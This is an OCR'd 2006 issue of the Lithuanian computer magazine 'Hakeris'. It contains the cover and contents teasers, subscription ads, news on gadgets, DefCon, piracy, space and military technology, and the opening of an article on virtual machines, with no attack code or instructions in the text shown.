HAKERIS

Nr. 10 (41) /2006

LAUŽIAM PORNO SVETAINĘ

+ Virtualios mašinos
+ Programiniai pertraukimai
+ ~~Konstruktyvus patalpis~~
+ Alternatyvių forumų variklių apžvalga
+ Atradimai, pakeitę kompiuterių pasaulį
+ Eksploitų apžvalga.
+ IE: viskas kaip seniau
+ Naktinės plaštakės nužudymas
+ Visi kodo įdiegimo į PHP niuansai
+ Paketų valdymo kursai
+ Mes turime ką slėpti
+ Belaidės technologijos
+ Praplėsk kontekstą
+ Kriso (programavimo) trintai
+ Sisteminės alternatyvos reitingas

VISKAS!

Kaina 9,99 Lt
Nr. 10 (41) '06

UP Computer Group

DIDŽIOJI PRENUMERATOS AKCIJA

PRENUMERUOK ŽURNALĄ **„HAKERIS“** IR SIŲSK SMS ŽINUTĘ NUMERIU **1656** ŽINUTĖS LAUKELYJE ĮRAŠĘS ***HAK*** TARPAS ***VARDAS PAVARDE ADRESAS***.

TU IŠ KARTO KARTU SU HAKERIS ŽURNALU GAUSI IR IŠSKIRTINĮ MSI KOMPANIJOS STRESO KAMUOLIUKĄ.



Nori dar daugiau?

Kiekvienas užsiprenumeravęs žurnalą Hakeris ir atsiuntęs SMS žinutę turės galimybę laimėti ir pagrindinį prenumeratos akcijos prizą – naująjį MSI P640 MP3 grotuvą!



MSI P640

MP3 Video Photo Docs

- Ypatingai plonas ir grakštus
- 8 GB talpos kietasis diskas!
- 1,8 colių įstrižainės TFT-LCD ekranas!
- MP3, WMA, WMA+DRM muzika!
- Nuotraukos ir filmai!
- FM radijas!
- SRS (WOW) garso efektai!
- 14 val. ličio baterija!
- Užsienio kalbų mokymo funkcija!

Tai išties hakeriškas daiktas!!

PRENUMERATORIAI NE TIK SUTAUPO, BET IR GAUNA DOVANŲ!

PRENUMERUOK IR TAPK HAKERIU NR.1!

MSI

www.msi.com.tw

Trumpametražė apysaka „Tamsos chirurgas“

Rodos, dar vakar viską mačiau kiek kitaip.
Užuolaidos užtrauktos, klaviatūra ant sienos,
o ant stalo išrikiuoti puodeliai laukia savo eilės
virtuvėje. Zombis, draugas iš pusrūsio, dėl tų
puodelių mane vadindavo nevala. Bet aš tik taip
galiu sekti savo dienas. Baltas su nudaužta
ąsele yra pirmadieninis, žalias su karvėmis ant
šono – šeštadieninis...

Ne, pradedame iš naujo.
Rodos, šiandien viskas kitaip. Kitos ikonos
ant desktopo (kažkas kužda, jog reiktų
rašyti „darbalaukio“). Tikrinu 65 puslapio
informaciją, kurią dizaineris sudėjo į 63
puslapį. Šiandien jau nebe taip, kaip vakar.
Bet gal ir gerai – juk pokyčiai yra gerai.
Netgi tiems puodeliams pokyčiai
yra gerai. Bet aš rimtai – šiandien
nusprendžiau keistis, nes rytoj
noriu būti kitoks nei šiandien.
Vargu ar kas nors mane

supranta, bet galų gale supras visi – ir tie, kurie mane skaito pirmą kartą, ir tie, kurie
nebegali neskaityti. Taigi užuolaidas atitraukiu, klaviatūrą (tą, kuri kybojo ant sienos)
pasidedu ant kelių, o puodelius... ne, puodelių šiandien dar neplausiu. Juk dar bus ir rytoj...

O iš tikrųjų rytoj bus visai kitaip. Nauji puslapiai, naujas viršelis, naujas dizainas ir nauja
informacija. Hakeris, arba tamsos chirurgas, privalo būti ir rytoj, todėl šiandien jis yra visai
kitoks. Įvertink mane.

06




12



18



22



24



30




38



40



44



Žurnalas „HAKERIS"
ISSN 1648-6862

Jonavos g. 254a, LT–44132 Kaunas
http://www.hakeris.lt
root@hakeris.lt

Vyr. redaktorius
Arnaldas Augutis
Dizaineris–maketuotojas
Gediminas Lukavičius
Stilistė
Laura Barzdaitienė

REDAKCIJA:
Jogintas Visockas,
Žydrūnas Kliševičius,
Edmundas Valaitis,
Kristina Dembinskaitė,
Aurelija Pociūtė,
Ričardas Jaščemskas,
Teresė Štuopytė.

LEIDĖJAS:
UAB „InDiza"
Jonavos g. 254a,
LT–44132 Kaunas
Tel.: +370 37 763 203
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:
Stasys Švabas
Mob. tel.: +370 614 16659
+370 5 210 1520
Fax. +370 5 210 1521
stasys@upg.lt

SPAUDĖ:
AB spaustuvė „Spindulys"
Gedimino g. 10,
LT–44318 Kaunas
Užs. Nr. 6.890
Žurnalas parengtas bendradarbiaujant
su kompanija
„GameLand International, Inc."

50 54 60



62 64 67 68



MEGANEWS





→ „LOGITECH“ SUVIENIJA VISĄ MUZIKĄ

Pasirodė nauja informacija apie *Logitech Wireless Music System* projektą, kuris kompiuteriuose saugomą muziką perduoda į bet kokį muzikinį centrą arba akustinę sistemą ir visus garso įrašus valdo iš vieno pulto. Sujungimą planuojama realizuoti su belaide *Logitech Music Anywhere* technologija, kuri leidžia atkurti visus populiarius muzikinius formatus. Tai atrodo štai taip: siųstuvas įjungiamas į kompiuterio USB lizdą, o imtuvas su muzikiniu centru sujungiamas per RCA arba ausinių lizdą. Veikimo spindulys siekia 50 metrų. Atskirai reikėtų paminėti nuotolinio valdymo pultelį. Jame įdiegtas skystųjų kristalų ekranėlis su mėlynu apšvietimu ir valdymo rateliu, kuris turėtų palengvinti navigaciją po tavo begalinę muzikos kolekciją. Jame taip pat įdiegtos kompozicijos arba viso albumo pridėjimo į eilę be atkūrimo sustabdymo funkcijos. Pultelis pasikrauna iš parkavimo įrenginio (*docking station*), vieno pilno pakrovimo pakanka savaitei darbo. Europoje šis stebuklas greitai turėtų pasirodyti prekyboje, jo kaina sieks apie 250 eurų.

→ ĮVAIRIASPALVĖ „TRANSCEND“ ATMINTIS

Kad šalto ir drėgno rudens dienomis tu ne taip smarkiai ilgėtumeis vasaros, kompanija „Transcend“ išleido naują spalvotų *flash* atminties kortelių seriją *JetFlash 160*. Į ją įeina nuo 512 Mb iki 4 Gb talpos įrenginiai, kur kiekvienam konkrečios talpos modeliui skirta konkreti spalva. Pavyzdžiui, dabar tavo draugas niekada negalės tavęs mulkinti, tvirtindamas, kad jo raudonoje *flash* kortelėje gali tilpti 4 Gb informacijos, nes raudona spalva žymi dviejų gigabaitų įrenginius. Taigi pakanka tik įsiminti, kokia spalva atitinka kokią talpą, ir tavęs jau niekas neapgaus. Be spalvų šiuose įrenginiuose yra dar daug ko įdomaus. Juos galima paversti užkrovimo įrenginiais arba priėjimą prie kompiuterio blokuojančiu atminties raktu. *Flash* atmintyje taip pat galima sukurti ypatingą slaptažodžiu apsaugotą particiją. Turėsi kur slėpti asmenines nuotraukas! Be to, šių įrenginių dizainas labai simpatiškas.

→ PLONI IR GREITI

Visiems mums savo optiniais kaupikliais žinoma kompanija „Verbatim“ paruošė naujieną — naujo dizaino bei didesnį darbo greitį pripažįstančius *Slimline* serijos USB kaupiklius. Jų gabaritai siekia 78x20x7 mm, paviršius apsaugotas gumine danga, kuri neleis įrenginiui išslysti iš tavo suprakaitavusių rankų. Šios serijos kaupiklis *Store'n'Go U3 Smart Drive* pateikiamas su programų rinkiniu, kuriuo tu galėsi naudotis bet kokiame kompiuteryje. Į šį rinkinį įeina rezervinio kopijavimo įrankis *Power Backup*, sinchronizatorius *Migo*, dokumentų skaitymo įrankis *Zinio*, pašto klientas *Mozilla Thunderbird* su antivirusu ir spamo filtrais, taip pat grafinis redaktorius *ACDSee Photo Manager* bei tavo duomenis slaptažodžiu leidžianti apsaugoti programa *Pass2Go*. Maksimali šių naujovių talpa siekia 4 Gb.





→ MONITORIUS SU EMOCIJOMIS

Manau, kad net ir labiausiai užkietėjęs kompiuterių maniakas, prie monitoriaus praleidžiantis po 24 valandas per parą, į pastarąjį nežiūri kaip į gyvą sutvėrimą. Kompanija LG nusprendė pakeisti požiūrį į monitorių, kad mes jame matytume ne bedvasę mikroschemų ir kitų įrengimų mišrainę, o kažką mums šilto ir artimo. Nauja SK monitorių serija *L1900* susideda iš trijų modelių: *Jar* (ąsotis), *Ring* (žiedas) ir *Eclipse* (užtemimas), kurie skiriasi stovo forma. Tačiau be dizaineriškos minties apraiškų, kurios mumyse turėtų pažadinti kokius nors jausmus ekranui, šioje serijoje įgyvendinti rimti techniniai pasiekimai. Iš jų būtų galima paminėti DFC technologiją, dėl kurios kontrastingumas siekia 2000:1. Vėlinimo laikas taip pat džiugina — vos 4 ms. Monitorius taip pat suteikia galimybę jo parametrus konfigūruoti ne tik per monitoriaus meniu, bet ir su pele.


→ „ACME" SUTEIKIA NAMUS LAPTOPUI

„Acme" laptopo krepšys 048 | 60 Lt
„Acme" laptopo krepšys 036 | 80 Lt
„Acme" laptopo kuprinė NA2 | 99 Lt
www.acmemedia.lt

Sakysi, jog šios kuprinės tėra kuprinės, tačiau juk būtent jos ir saugo tavo „protą", t.y. nešiojamąjį kompiuterį. Kur įsidėsi ausines ir MP3 grotuvą, kai gatvėje tave užpuls lietus? Kur nešiosiesi mėgstamiausių garso įrašų albumų kolekciją? Kuprinė arba krepšys — nepkeičiamas kelionių pagalbininkas. Jis ne tik saugo savo turinį, tačiau ir atlaisvina tavo rankas — juk ant pečių nešiojamas daiktas leidžia elgtis visiškai nevaržomam. „Acme" pristato begalę naujų krepšių ir kuprinių nešiojamiesiems kompiuteriams, fotoaparatams, diskams ir t.t. Mes pačiupome tik keletą iš jų, nes visų čia nesutalpintume. Keletas dalykų, kuriuos turėtum žinoti — „Acme" krepšiai turi taip vadinamą „LifeTime Warranty", todėl visų krepšių garantinis laiko tarpas yra neribotas. Be to, dauguma „Acme" gaminių kainuoja 20–30% mažiau, nei rinkoje esantys analogiški produktai. Kam švaistyti pinigus į balą?




→ JAPONŲ MĖNULIO ATAKA PLANUOJAMA 2030 METAIS



Maždaug taip Mėnulyje gyvens pirmieji naujakuriai

Japonų žmonėms skirta bazė Mėnulyje bus baigta iki 2030 metų. Apie tai Tokijuje vykusioje konferencijoje pareiškė japonų aerokosminės erdvės užvaldymo agentūros (JAXA) atstovai, kurie tuo pačiu pastebėjo, kad šiam ambicingam projektui lėšų kol kas nėra skirta. Anksčiau japonai šnekėjo, kad Mėnulio bazė bus įkurta iki 2025 metų ir joje apsigyvens į žmones panašūs robotai. Tačiau dabar androidai nukelti į antrąjį planą, o į avangardą išsiveržia žmonės. Tai, kad projektui dar neskirta lėšų, nėra jokia kliūtis. Plano įgyvendinimo darbai jau prasidėjo. Kitais metais JAXA ruošiasi į Mėnulio orbitą pasiųsti palydovą, kurį lydės nepilotuojamas kosminis laivas. Pastarasis turės nusileisti Mėnulyje ir surinkti pavyzdžius. Astronautai tenai iškeliaus maždaug 2020 metais ir pradės bazės statybas, kurios bus pabaigtos per 10 metų. „Šio plano ateitis neaiški tik todėl, kad mes turime gauti vyriausybės ir tautos palaiminimą, tačiau technologiškai visa tai įmanoma po kelių dešimtmečių", — teigė agentūros atstovas Satoki Kurokava. Abejoti galingųjų valstybių siekimu apgyvendinti Mėnulį nereikia: ant kortos pastatytas vertingo energetinio resurso, *helio-3*, valdymas, kurio perteklius randamas Mėnulio plutoje.





KINIJA PRIEŠ PIRATUS

Kaip žinia, Kinija kartu su Rusija ir Ukraina yra laikoma piratavimo tvirtove. Tiesa, priešingai nei mūsų rytų kaimynų valdininkai, kiniečiai rimtai nusprendė išgyvendinti šį reiškinį. Per pastarąsias 100 dienų ryžių tėvynėje CD pardavimo taškų atžvilgiu buvo vykdomos globalios represijos. Policija patikrino daugybę parduotuvėlių, iš kurių apie 10 tūkstančių pasirodė besą „nešvarios". 3 tūkstančiai tokių krautuvių buvo uždaryta, likusios teks sumokėti mažiausiai 1250 dolerių baudas. Apie rimtus Kinijos ketinimus susidoroti su piratavimu kalba prekybos ministro pavaduotojas Czian Czenvėjus: „Artimiausius 3 metus mes ruošiamės įkurti 50 intelektualios nuosavybės teisių apsaugos centrų. Taigi dabar mes griežtai stebėsime, kaip paisoma autoriaus teisių". Tiesa, neapsiribosime vien tokiais centrais. Vyriausybė netgi ruošiasi Kinijos mokyklose pradėti dėstyti specialų dalyką, kur vaikams būtų skiepijama pagarba intelektinei nuosavybei. Be jokios abejonės, labiausiai ši naujiena nudžiugino JAV, kadangi pagrindinę pajamų dalį dėl piratavimo praranda būtent šios šalies kompanijos. Amerika jau ne vieną kartą reikalavo Kinijos imtis aktyvesnių veiksmų prieš piratus. Ką gi, dabar jai nebus ko skųstis!

KLAUSOMĖS LG

Kompanija LG mums taip pat pristatė keletą naujų grotuvų. Modelis JM53 gali dirbti su MP3, WMA, BMP, JPEG ir MPEG4 formatais, taip pat veikti kaip diktofonas. Grotuve įmontuotas 8 Gb talpos kietasis diskas. Valdymui skirtas prisilietimams jautrus ekranas (*touch–pad*). Tiems, kam už viską svarbiau stilius, tiks modelis FM20. Jis gaminamas gigabaito ir pusės gigabaito talpos. Be muzikos atkūrimo jis taip pat įrašinėja įmontuoto mikrofono priimamą signalą bei veikia kaip FM diapazono radijo imtuvas. Beje, jis leidžia įrašinėti priimamą radijo signalą. Paskutinis modelis vadinasi FM30. Šiame daugiafunkciniame įrenginyje gali būti įmontuota nuo 512 Mb iki 2 Gb atminties, jis veikia su MP3, WMA, BMP, JPEG, MPEG4 ir TXT formatais, kurie demonstruojami SK ekrane su dideliais apžvalgos kampais. Akumuliatoriai grotuvo veikimą užtikrina 60–čiai valandų.










SENA GERA „DEFCON"

Eilinį kartą Las Vegase praėjo stambiausia hakerių konferencija *DefCon*. Nuo 4 iki 6 rugpjūčio joje dalyvavo daugiau nei 6 tūkstančiai specialistų iš įvairių šalių, kurie kartu linksminosi, skaitė ir klausėsi pranešimų, dalyvavo įvairiuose konkursuose bei gėrė daug alaus. Konkursai jau tapo neatsiejama konferencijos dalimi, o hakeriai čia gali nesibaiminti, kad juos suims. Parodyti savo sugebėjimus buvo galima keliose nominacijose: greitajame spynų nulaužime, savadarbių robotų šaudyme į taikinius, geriausio šūkio konkurse (šios nominacijos laimėtojas — frazės „Visuomenė manęs nesupranta, o technologija manęs bijo" autorius), greitajame kavos gėrime. Svarbiausiu įvykiu tapo 3 dienas trukusios hakerių rungtynės, kuriose reikėjo užgrobti oponentų serverius ir juose saugomą informaciją. Pavyzdžiui, reikėjo nulaužti ant kiekvienam šio renginio dalyviui įteikto ženklelio sumontuotą mikroschemą. Buvo paruošta apie 100 pranešimų, jų autoriai — tiek menkai žinomi hakeriai, tiek ir kompiuterių saugumo srityje išgarsėję specialistai. Konferencijoje buvo svarstomas anonimiškumo pasauliniame voratinklyje klausimai, durims skirtų universalių raktų gamyba, saugių ryšio kanalų organizavimo klausimai, įvairūs kompiuterinių nusikaltimų tyrimo niuansai bei dar daug kitų dalykų. Žodžiu, buvo linksma. Išsamiau apie praėjusią konferenciją gali paskaityti oficialioje jos svetainėje: *www.defcon.org*.

→ 25 METAI UŽ VAIKŲ PORNOGRAFIJĄ

JAV už vagystę galima gauti 3 metus laisvės atėmimo. Už nužudymą lengvinančiomis aplinkybėmis — 15 metų. Baltarusiams Jegorui Zolotariovui ir Aleksandrui Boiko buvo priteista 25 metai. Ne, jie nebandė susprogdinti Baltųjų rūmų ir nepardavinėjo valstybės paslapčių Irakui, — jie prekiavo vaikų pornografija. Jegoro ir Sanios kontora vadinosi „Regpay", ji valdė dešimtis *child porno* kategorijos svetainių. Vaikinai turėjo pakankamai klientų — pažiūrėti į nuogų vaikučių „žaidimus" norėdavo tūkstančiai žmonių iš viso pasaulio, tarp kurių, kaip vėliau paaiškėjo, buvo ministrų, gydytojų pediatrų, mokytojų. Pornografijos baronai buvo areštuoti dar prieš metus Europoje, o po to išvežti į JAV, kur jie kaltę pripažino. Draugeliai ne tik prekiavo pornografija, bet ir užsiiminėjo neteisėtu pinigų plovimu. Kai policija apieškojo firmos biurą, seife buvo rasta 1,15 milijono dolerių, iš kurių 25 tūkstančiai baudos pavidalu iškeliaus į JAV iždą. Kaip matai, vaikų pornografija — tai ne žaidimas, ir pasekmės gali būti labai rimtos. Kai kurie „Regpay" klientai gavo daugiau nei 2 metus kalėjimo vien tik už vaizdo klipų pirkimą. Pastebėtina tai, kad Baltarusija nesiuntė jokių prašymų išduoti Zolotariovą ir Boiko, kad juos būtų galima teisti tėvynėje. Bet juk tokiu atveju jiems skirta bausmė galėjo būti kur kas mažesnė.



→ BEPROPELERINIS JUODAS MALŪNSPARNIS MIESTO REIKMĖMS

Daugelis svajojo apie oro taksi. Panašu į tai, kad pirmasis veikiantis egzempliorius jau sukurtas. Ir tai ne tik taksi, bet ir kovinė patruliavimui skirta mašina, galinti važinėti žeme. Fantastika? Anaiptol! Žinomame Farnboro aviacijos šou kompanijos „Bell Helicopter" paviljone buvo pristatytas sraigtasparnis hibridas *X–Hawk Fancraft*.

Kompanijos „Bell Helicopter" ir „Urban Aeronautics" praėjusiais metais bendradarbiavo, kad galėtų gauti amerikiečių vyriausybės finansavimą kovinės *X–Hawk* versijos tobulinimui, kad ją būtų galima panaudoti visų pirma kaip kovinį transportavimo–desantavimo aparatą. Virš publikos nuo masyvaus postamento kabojo juodas grobuoniškos išvaizdos aparatas su dviem šešiavamzdėm 20 mm kalibro patrankėlėm *M61 Vulcan*. Aviacijos spaudai pranešti šio, savaime suprantama, neskraidančio modelio gabaritai: ilgis — 8,2 metro, plotis — 4 metrai, o aukštis — 3,3 metro (nors nuotraukose atrodo, kad *X–Hawk* mažesnis; galbūt jo dydis vis dėlto yra toks, kaip buvo skelbta anksčiau, t.y. 4,7 x 2,5 metro?). Šie gabaritai yra bent šiokie tokie faktai, o visa kita — iš viso vien tik teorija.

Pagal paskutinius įvertinimus toks *X–Hawk* galėtų skraidyti maksimaliu 250 km/val greičiu maždaug 3,5 km aukštyje, su savimi gabendamas 1362 kg naudingo svorio (pagal idėją, *X–Hawk* turėtų sutalpinti 11 karių ir vieną pilotą). Pačios mašinos svoris — apie 2 tonas.

Anksčiau to dar nebuvo, tačiau dabar tikimasi, kad aparatas galės važinėti gatvėmis, jo greitis sieks 16–19 km/val.



Sraigtasparnis X–Hawk



Sveria tik 180 g! Ar tai įmanoma tokiam daugiafunkciniam daikčiukui? Atsakymo ieškoti turbūt neverta — MSI žino, kaip gaminti kokybiškus ir mums patinkančius daikčiukus... Bumbi, jog šis gražuolis nieko neparodys? Faktas — šio MSI D310 vartotojai gali džiaugtis net iki 300 tarptautinių DVB kanalų (skleidžiamų oru) teikiamu vaizdu, jau nė nekalbant apie tai, ką Tau dovanoja Lietuvos televizijų stotys.

Nepatinka TV? Nori garso? Tada tau reikia MP3 grotuvo. Puiki žinia — tau net nebūtina jo ieškoti parduotuvėse. Užsiprenumeruok žurnalą, ir galėsi jį laimėti už dyką! Net jei nelaimėsi, firminį MSI kamuoliuką tikrai gausi dovanų.

Minėto MSI ginklo prieš iPodą markė — P640. Nori sužinoti, ką jis turi? Prašau, išstudijuok žemiau pateiktą lentelę ir suprasi, iš kokio „plieno" nulietas šis gražuolis:

Ekranas	1,8 colių įstrižainė TFT LCD
Talpa	net 8 GB
Formatai	muzika: MP3, WMA, WMA+ DRM filmai: M-JPEG nuotraukos: JPEG
Baterija	14 val. (įkraunama ličio jonų)
Savybės	15 radijo stočių FM grotuvas su įrašinėjimo galimybe, SRS (WOW) garso efektai, USB 2.0, MP3 Direct Encoding funkcija

→ MSI PLAUKIA Į PLAČIUS VANDENIS

MSI D310 | Pasirodys rudenį
MSI P640 | 590 Lt

www.msi.com.tw

Mes visi puikiai pažįstame kompaniją MSI. Šios trys raidės lydi kiekvieno tikro kompiuterinių žaidimų maniako dienotvarkę, tačiau naujosios MSI plokštės jau bando sudominti ir laisvalaikio prietaisų sektorių (patys matėme naująją plokštę su HDMI jungtimi). Bet šį kartą ne apie tai. MSI nusprendė parodyti, jog ir jie gali sukurti šį bei tą nešiojamo ir kartu praktiško. Turime du puikius prietaisus — DVB-TV ir MP3 grotuvus. Būtent su šiais produktais kompanija MSI ir žada išplaukti į platesnius vandenis — juk iki šiol apie jos produktus žinojo tik AK šeimininkai...

Labai įdomus D310 prietaisas. Tai pirmasis pasaulyje kišeninis DVB-T TV modelis. 4,2 colio įstrižainės TFT LCD ekranas ir plonas korpusas, prie kurio yra pridėti specialus stendas ir antena, televizija leidžia mėgautis bet kur ir bet kada. Infraraudonųjų spindulių nuotolinio valdymo pultelis palengvina DVB-T VHF/ UHF bangų paiešką, o AV jungtis leidžia prijungi didesnį ekraną arba garsiakalbius. Kas dar gali slėptis šiame mažame korpuse? Kad ir kaip būtų keista, mes suradome SD ir MMC atminties kortelių lizdą, įkraunamą ličio bateriją, kuri DTV leidžia džiaugtis net iki 3 val., įrašytu vaizdu — 4 val., o garsu (dainos, balso pranešimai ir pan.) — net 5 val. Ir jis yra vos 1,56 cm pločio!



NUSILEIDIMAS ANT UODEGOS

Kaip paprastai grįžtama iš kosmoso, jeigu į ten skrendama ne su šatlu? Paprastai nusileidžiama su parašiutu. Dar niekas nėra nusileidęs su ryškiu riaumojančios liepsnos stulpu, kaip tai mėgstama parodyti filmuose. Tačiau po ketverių metų tai bus įmanoma — čia pasisekė tiems, kas nusipirko bilietus iš kompanijos „Blue Origin".

Neseniai tapo aišku, kad aparatas, su kuriuo „Blue Origin" ruošiasi iki nominalios atmosferos ir kosminės erdvės ribos (100 kilometrų aukštis) vežinti turistus, — tai tolimesnis eksperimentinės raketos *Delta Clipper Experimental* (kitaip dar DC–X) tobulinimas, kurią kažkada pagal amerikiečių gynybos ministerijos ir nacionalinės kosmoso agentūros užsakymą sukūrė kompanija „McDonnell Douglas" (pastaroji 1997 metais įsiliejo į „Boeing").

Delta Clipper (veikiantis ateities kosminių sistemų daugkartinio naudojimo prototipas) ypatybė buvo vertikalus startas ir minkštas vertikalus nusileidimas balansuojant ant iš įjungtų variklių besiveržiančios liepsnos. Kūgio formos mašina (pagrindas — maždaug 7 metrai, aukštis — 15 metrų) į kosmosą kils su skystu kuru (koncentruotu vandenilio peroksidu ir žibalu) varomais reaktyviniais varikliais.

Bendra kuro masė — 54 tonos, ir tai akivaizdžiai bus didžioji laivo masės dalis. Variklių galia turi siekti maždaug 100 tonų, todėl jie turėtų per 110 sekundžių aparatą pakelti į 40 kilometrų aukštį ir pasiekti didelį greitį.

„Blue Origin" tvirtina, kad pirmi 10 jų laivo skrydžio bandymų gali įvykti jau šiais metais. Jie truks po minutę, raketa turėtų pasiekti maždaug 610 metrų aukštį, o svarbiausia — minkštai nusileisti.



› Kosminis laivas DC-X

SKYSTI ŠARVAI MŪŠIO LAUKE

Greitai daugelio šalių ginkluotė gali pasipildyti naujo tipo ekipuote, kuri kareivių kūnus gali apsaugoti geriau už šiuolaikines neperšaunamas liemenes. Bendros keleto JAV gynybos ministerijos vadovaujamų tyrimų laboratorijų pastangos leido sukurti patogią ir lanksčią naujo tipo apsaugą, vadinamą „skystaisiais šarvais". Nauji „skysti šarvai" leidžia apsaugoti bet kokias kūno vietas, jie gali susilenkti ir tuo pačiu neprarasti savo apsauginių savybių.

Mokslininkams tokio nuostabaus efekto pavyko pasiekti dėl specialaus apsaugančio kiauto, pripildyto supertvirtų nanodalelių ir negaruojančio skysčio tirpalu. Vos tik išorinį kiautą pradeda veikti mechaninis didelės energijos spaudimas, nanodalelės susijungia į grupeles (klasterius) ir taip pakeičia tirpalo struktūrą, kuri pavirsta į tvirtą kompozitą. Šis fazinis perėjimas įvyksta per mažiau nei milisekundę, kas leidžia karį apsaugoti ne tik nuo smūgio peiliu, bet ir nuo kulkos arba skeveldros.



Štai taip atrodo kiautas su nanodalelėmis

Įprastinės eksploatacijos sąlygomis tokia apsauga elgiasi kaip paprasčiausias skystis, kas ir leidžia pripildyti „liemenės" arba „marškinių" tipo kiautą. Mokslininkai taip pat pastebi, kad paprastai pjaunant arba duriant pažeidžiamas kiautas po užpildymo tampa nanodalelių „konteineriu", kurios ir atlieka pagrindinę apsauginę funkciją.

VIRTUALI REALYBĖ





LIŪDNA, KAD DAUGELIS MŪSŲ NESUVOKIA VISOS VIRTUALIŲ MAŠINŲ PANAUDOJIMO NAUDOS. TAIP PAT DAUGELIS MŪSŲ KAIP VIEŠINČIŲ (GUEST) OS NEĮDIEGINĖJA NAUJŲ *NIX VERSIJŲ, SU KURIOMIS TIKRIAUSIAI YRA MENKAI SUSIPAŽINĘ (O TOKIŲ DALYKŲ PAŽINIMAS TIKRAI NEAPKARSTŲ), NENAUDOJA VIRTUALIŲ SISTEMŲ TIKROS OS MASKAVIMUI INTERNETE, NEBANDO TYRINĖTI VIRUSŲ IR TROJANŲ VEIKIMO PRINCIPŲ IDEALIAME KARANTINE, KURIS 100% GARANTUOJA UŽKRATO IZOLIACIJĄ. IR VISIŠKAI BE REIKALO PRALEIDŽIA PANAŠIAS GALIMYBES!

INFO

Nustatyti VMware naudojimą labai paprasta, tačiau jeigu kalbama apie *nix'inę VMware versiją, tai šio virtualios mašinos trūkumą labai greitai galima atsikratyti. Tam reikia pasinaudoti nedideliu pataisymu (http://honeynet.rstack.org/tools/vmpatch.c). Jis buvo specialiai sukurtas honeypot'ams, kad hakeriai ir virusai negalėtų užuosti pasalos.

NAUJOS „VIRTUAL SERVER" GALIMYBĖS

Trumpa ekskursija į istoriją. Tie, kas prieš keletą metų stebėjo virtualių mašinų plėtojimąsi, pamena kompanijos „Connectix" sėkmę. Tenykščiai programuotojai taip sėkmingai kūrė ir tobulino savo produktą *Virtual PC*, kad 2003 metais pati „Microsoft" nepasikuklino ir už nemenką sumą nupirko pilnas tolimesnio sistemos plėtojimo teises. Tuo pačiu programinės įrangos gigantas „Virtual PC" atsisakė **nix* tipo viešinčių OS (matyt, dėl viso pikto). Kiek vėliau „Microsoft" anonsavo naują produktą — *Virtual Server 2005*. Jis yra loginis *Virtual PC* tęsinys ir šiuo metu yra beta testavimo stadijoje, tačiau jau dabar pelnė gerą reputaciją, todėl apie jį ir pakalbėsim.

Virtual Server, priešingai nei *VMware*, veikia kaip paprasta programa, sisteminiu požiūriu tai yra *Windows 2003/XP* servisas. Tai lemia rimtus apribojimus, kadangi bet kokia kita OS negali veikti kaip pagrindinė (*host*) sistema. Dar daugiau, visos su kiekviena virtualia mašina susijusios bylos turi būti griežtai saugomos NTFS particijose. Tai ypač kritiška, kadangi *Virtual Server* aktyviai naudoja šios failų sistemos ypatybes, taip pat kvotas bei praplėtimus.

